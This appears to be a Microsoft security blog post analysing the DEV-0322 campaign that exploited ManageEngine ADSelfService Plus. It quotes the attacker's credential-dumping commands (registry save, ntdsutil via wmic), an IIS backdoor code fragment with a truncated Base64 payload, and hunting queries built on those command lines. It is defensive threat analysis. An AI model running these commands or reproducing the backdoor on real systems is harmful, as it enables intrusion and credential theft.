# Threat actor DEV-0322 exploiting ZOHO ManageEngine ADSelfService Plus

microsoft.com/security/blog/2021/11/08/threat-actor-dev-0322-exploiting-zoho-manageengine-adselfservice-plus

November 9, 2021

Microsoft has detected exploits being used to compromise systems running the ZOHO ManageEngine ADSelfService Plus software versions vulnerable to CVE-2021-40539 in a targeted campaign. Microsoft Threat Intelligence Center (MSTIC) attributes this campaign with high confidence to DEV-0322, a group operating out of China, based on observed infrastructure, victimology, tactics, and procedures.

MSTIC previously highlighted DEV-0322 activity related to attacks targeting the SolarWinds Serv-U software with 0-day exploit. As with any observed nation-state actor activity, Microsoft notifies customers that have been targeted or compromised, providing them with the information they need to help secure their accounts.

Our colleagues at Palo Alto Unit 42 have also highlighted this activity in their recent blog. We thank Unit 42 for their collaboration as industry partners and ongoing efforts to protect customers. We would also like to thank our partners in Black Lotus Labs at Lumen Technologies for their contributions to our efforts to track and mitigate this threat.

This blog shares what Microsoft has observed in the latest DEV-0322 campaign and inform our customers of protections in place through our security products. We have not observed any exploit of Microsoft products in this activity.

MSTIC uses DEV-#### designations as a temporary name given to an unknown, emerging, or developing cluster of threat activity, allowing MSTIC to track it as a unique set of information until we can reach high confidence about the origin or identity of the actor behind the activity. Once it meets defined criteria, a DEV group is converted to a named actor.

## Activity description

MSTIC first observed the latest DEV-0322 campaign on September 22, 2021, with activity against targets that appear to be in the Defense Industrial Base, higher education, consulting services, and information technology sectors. Following initial exploitation of CVE-2021-40539 on a targeted system, DEV-0322 performed several activities including credential dumping, installing custom binaries, and dropping malware to maintain persistence and move laterally within the network.

### Credential dumping

In this campaign, DEV-0322 was observed performing credential dumping using the following commands:

```
save HKLM\SYSTEM internalmachinename_System.HIV

exe /c "wmic /node:redacted process call create "ntdsutil snapshot \"activate instance ntds\"
create quit quit > c:\windows\temp\nt.dat"

regsvr32 /s c:\windows\temp\user64.dll
```

DEV-0322 also occasionally deployed a tool to specifically read security event logs and look for Event ID 4624 events. Next, their tool would collect domains, usernames, and IP addresses and write them to the file *elrs.txt*. They typically called this tool *elrs.exe*, and below is an example of how they would call it:

```
cmd /c elrs.exe
```

After gaining credentials, DEV-0322 was observed moving laterally to other systems on the network and dropping a custom IIS module with the following command:

```
process call  create "cmd /c c:\windows\temp\gac.exe -i c:\windows\temp\ScriptModule.dll
>c:\windows\temp\tmp.dat"
```

### Installing custom IIS module

The *gac.exe* binary installs *ScriptModule.dll* into the Global Assembly Cache before using *AppCmd.exe* to install it as an IIS module. *AppCmd.exe* is a command line tool included in IIS 7+ installations used for server management. This module hooks into the BeginRequest IIS http event and looks for custom commands and arguments being passed via the Cookies field of the HTTP header.




*Figure 1: Encoded request from the controller to the victim machine*

The custom IIS module supports execution for *cmd.exe* and PowerShell commands. It also provides DEV-0322 with the ability to direct download and upload of files to and from a compromised IIS web server. The module also observes incoming authentication credentials and captures them; it then encodes these and writes them to the following path:

*C:\ProgramData\Microsoft\Crypto\RSA\key.dat*

If this module receives the command "ccc," it drops a file *c:\windows\temp\ccc.exe*. The file *ccc.exe* is a .NET program that launches *cmd.exe* with an argument and sends any output back to the controller.

```
if (httpCookie.Name.Equals(this.str_ccc))
{
    string text = "c:\\windows\\temp\\ccc.exe";
    if (!File.Exists(text))
    {
        string s =
          "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbg
          AgAAAAAgAABAAAAAAAAAAAGAAAAAAAAAACAAAAAAgAAAAAAAAMAYIUAABAAABAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAL0oAA
          AAAAAAAAC50ZXh0AAAAGAkAAAAgAAAACgAAAAIAAAAAAAAAAAAAAAAAAAACAAAGAucnNyYwAAAHwFAAAAQAAAAAYAAAAMAAAAAAAAA
          AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
          cAAAKKh4CKB0AAAoqAAAAQlNKQgEAAQAAAAAADAAAAHY0LjAuMzAzMTkAAAAABQBsAAAAUAIAACN
          +AAC8AgAATAMAACNTdHJpbmdzAAAAAAgGAAAcAAAAI1VTACQGAAAQAAAAI0dVSUQAAAA0BgAAKAEAACNCbG9iAAAAAAAAAAIAAAFf
          gEGAHcB/gEGAEMB/gEGAFwB/gEGAJYA/gEGAGsAjAIGAEkAjAIGAMoA/
          gEGALEAyQEGAPwC8gEKAN8CeQIKAB4CeQIGAOMB8gEGAC8CCgAGADwCCgAGACoA8gEAAAAAQAAAAAAAQABAAAAEADqAR0AQQABAA
          cwIQAHkAcwIQAIkAcwIGAIkAEAIfAJEANwMVAJEAMgAQAJkA9QIkAJEA5wIQAJEArgEVAJEAHAMVAJEAWQIVAIkAAwMqAIkACQMuA
          ABIAAAAEAAAAAAAAAAAAAAAAAHQAAAAQAAAAAAAAAAAAAADwAFAAAAAAABAAAAAAAAAAAAAAAPADyAQAAAAAAAAA8TW9kdWxlPgBT
          JpYnV0ZQBBc3NlbWJseVRpdGxlQXR0cmlidXRlAEFzc2VtYmx5VHJhZGVtYXJrQXR0cmlidXRlAFRhcmdldEZyYW11d29ya0F0dH
          XhhdGlvbnNBdHRyaWJ1dGUAQXNzZW1ibHlQcm9kdWN0QXR0cmlidXRlAEFzc2VtYmx5Q29weXJpZ2h0QXR0cmlidXRlAEFzc2VtY
          cm9ncmFtAFN5c3RlbQBNYW1uAFN5c3RlbS5SZWZsZWN0aW9uAGdldF9TdGFydEluZm8AUHJvY2Vzc1N0YXJ0SW5mbwBTdHJlYW1S
          ydmljZXMAU3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlcwBEZWJ1Z2dpbmdNb2RlcwBhcmdzAFByb2Nlc3MAc2V0X0FyZ3V
          cvAGMAIAAAAAAA+71SV7UxpkS
```

*Figure 2: The Base64-encoded ccc.exe contained inside the IIS module backdoor*

Below is an example command from *w3wp.exe* process after *ccc.exe is* dropped:

```
"c:\windows\temp\ccc.exe" dir
```

## Deploying Zebracon malware

In addition to a custom IIS module, DEV-0322 also deployed a Trojan that we are calling Trojan:Win64/Zebracon. This Trojan uses hardcoded credentials to make connections to suspected DEV-0322-compromised Zimbra email servers.

Subsequent commands are made to *<ZimbraServer>/service/soap* using an obtained authorization token (ZM_AUTH_TOKEN) to perform email operations on the threat actor-controlled mailbox, such as the following:

- Search email (e.g., *<query>(in:\"inbox\" or in:\"junk\") is:unread</query>*)
- Read email
- Send email (e.g., *Subject: [AutoReply] I've received your mail, I will check it soon!*)

These operations are used by the Zebracon malware to receive commands from the DEV-0322-controlled mailbox.

Files related to the Zebracon Trojan have the following metadata:

- Company name:
  Synacor. Inc.

- File description:
  - Zimbra Soap Suites
  - Zimbra Soap Tools
- Internal name:
  - newZimbr.dll
  - zimbra-controller-dll.dll
- Original filename:
  - newZimbr.dll
  - ZIMBRA-SOAP.DLL

Microsoft will continue to monitor DEV-0322 activity and implement protections for our customers. The current detections, advanced detections, and IOCs in place across our security products are detailed below.

## Detections

### Microsoft 365 Defender detections

**Antivirus**

Microsoft Defender Antivirus detects threat components as the following malware:

- Trojan:MSIL/Gacker.A!dha
- Backdoor:MSIL/Kokishell.A!dha
- Trojan:Win64/Zebracon.A!dha

**Endpoint detection and response (EDR)**

Alerts with the following titles in the security center can indicate threat activity on your network:

- DEV-0322 Actor activity detected
- Malware from possible exploitation of CVE-2021-40539

The following alerts may also indicate activity associated with this threat. These alerts can be triggered by unrelated threat activity, but they are listed here for reference:

- 'Zebracon' high-severity malware was detected
- Anomaly detected in ASEP registry

Microsoft 365 Defender correlates any related alerts into incidents to help customers determine with confidence if observed alerts are related to this activity. Customers using the Microsoft 365 Defender portal can view, investigate, and respond to incidents that include any detections related to this DEV-0322 activity.

The threat and vulnerability management module in Microsoft Defender for Endpoint (included in Microsoft 365 Defender) provides insights related to CVE-2021-40539. Customers can find affected devices in their environment in the Microsoft 365 Defender portal and initiate the appropriate version update of the ManageEngine software. Customers can also use the hunting query included below to identify devices that might be vulnerable to CVE-2021-40539.

### Microsoft Sentinel detections

The indicators of compromise (IoCs) included in this blog post are also available to Microsoft Sentinel customers through the *Microsoft Emerging Threat Feed* located in the Microsoft Sentinel Threat Intelligence blade. These can be used by customers for detection purposes alongside the hunting queries detailed below.

## Advanced hunting queries

### Microsoft Sentinel hunting queries

**Name**: DEV-0322 Command Line Activity November 2021
**Description**: This hunting query looks for process command line activity related to observed DEV-0322 activity as detailed in this blog post. It locates command lines that are used as part of the threat actor's post-exploitation activity. The query uses additional data from Microsoft Defender for Endpoint to generate a risk score associated with each result. Hosts with higher risk events should be investigated first.

https://github.com/azure/azure-sentinel/blob/master/Hunting%20Queries/MultipleDataSources/Dev-0322CommandLineActivityNovember2021.yaml

**Name**: DEV-0322 File Drop Activity November 2021
**Description**: This hunting query looks for file creation events related to observed DEV-0322 activity as detailed in this blog. The files this query hunts for are dropped as part of the threat actor's post-exploitation activity. The query uses other additional data from Microsoft

Defender for Endpoint to generate a risk score associated with each result. Hosts with higher risk events should be investigated first.

https://github.com/azure/azure-sentinel/blob/master/Hunting%20Queries/MultipleDataSources/Dev-0322FileDropActivityNovember2021.yaml

In addition to these queries, there are equivalent queries that use the Microsoft Sentinel Information Model (MSIM) to look for the same activity. If you are using MSIM you can find these queries here:

### Microsoft 365 Defender hunting queries

**Name:** Surface devices with the CVE-2021-40539 vulnerability
**Description:** Use this query to look for devices in your organization that are possibly vulnerable to CVE-2021-40539. Run query.

```
DeviceTvmSoftwareVulnerabilities
| where CveId == "CVE-2021-40539"
| project DeviceId, DeviceName, CveId, OSPlatform, SoftwareName, SoftwareVersion
```

**Name:** Hunt for suspicious dropped files post-exploitation
**Description:** Look for suspicious files dropped the the threat actor's post-exploitation activity. Run query.

```
// Look for the specific files dropped by threat actor
let files = dynamic(["C:\\ProgramData\\Microsoft\\Crypto\\RSA\\key.dat ", "c:\\windows\\temp\\ccc.exe"]);
DeviceFileEvents
| where FileName endswith "elrs.exe" or FolderPath has_any (files)
// Increase the risk score of command accessing file also seen
| join kind=leftouter (DeviceProcessEvents
| where ProcessCommandLine contains "cmd /c elrs.exe") on DeviceId
| project-reorder Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessAccountName
```

**Name:** Hunt for command lines observed used by the DEV-0322 actor
**Description:** Look for suspicious command lines that are used as part of the threat actor's post-exploitation activity. Run query.

```
// Look for command lines observed used by the threat actor
let cmd_lines = dynamic(['cmd.exe /c "wmic /node:redacted process call create "ntdsutil snapshot \\"activate instance nt
i c:\\windows\temp\\ScriptModule.dll >c:\\windows\\temp\\tmp.dat"']);
DeviceProcessEvents
// Look for static cmd lines and dynamic one using regex
| where ProcessCommandLine has_any (cmd_lines) or ProcessCommandLine matches regex "save HKLM\\SYSTEM [^ ]*_System.HIV"
| summarize count(), FirstSeen=min(Timestamp), LastSeen = max(Timestamp) by DeviceId, DeviceName, ProcessCommandLine, Ac
// Base risk score on number of command lines seen for each host
| extend RiskScore = count_
| project-reorder  FirstSeen, LastSeen, RiskScore, DeviceName, DeviceId, ProcessCommandLine, AccountName
| extend timestamp = FirstSeen, AccountCustomEntity = AccountName, HostCustomEntity = DeviceName
```

## Indicators of compromise (IOCs)

| Type | Indicator |
|---|---|
| SHA-256 | bb4765855d2c18c4858dac6af207a4b33e70c090857ba21527dc2b22e19d90b5 |
| SHA-256 | e5edd4f773f969d81a09b101c79efe0af57d72f19d5fe71357de10aacdc5473e |
| SHA-256 | 79e3f4ef28ab6f118c839d01a404cccae56f4067f3f2d2add3603be5c717932b |
| SHA-256 | a2da9eeb47a0eef4a93873bcc595f8a133a927080a2cd0d3cb4b4f5101a5c5c2 |
| SHA-256 | d1d43afd8cab512c740425967efc9ed815a65a8dad647a49f9008732ffe2bb16 |
| SHA-256 | 3c90df0e02cc9b1cf1a86f9d7e6f777366c5748bd3cf4070b49460b48b4d4090 |
| SHA-256 | ae93e2f0b3d0864e4dd8490ff94abeb7279880850b22e8685cd90d21bfe6b1d6 |
| SHA-256 | b4162f039172dcb85ca4b85c99dd77beb70743ffd2e6f9e0ba78531945577665 |
| SHA-256 | b0a3ee3e457e4b00edee5746e4b59ef7fdf9b4f9ae2e61fc38b068292915d710 |
| SHA-256 | bec067a0601a978229d291c82c35a41cd48c6fca1a3c650056521b01d15a72da |
| SHA-256 | 1e031d0491cff504e97a5de5308f96dc540d55a34beb5b3106e5e878baf79d59 |
| SHA-256 | f757d5698fe6a16ec25a68671460bd10c6d72f972ca3a2c2bf2c1804c4d1e20e |
| SHA-256 | 322368e7a591af9d495406c4d9b2461cd845d0323fd2be297ec06ed082ee7428 |

| | |
|---|---|
| SHA-256 | 5fcc9f3b514b853e8e9077ed4940538aba7b3044edbba28ca92ed37199292058 |
| SHA-256 | b2a29d99a1657140f4e254221d8666a736160ce960d06557778318e0d1b7423b |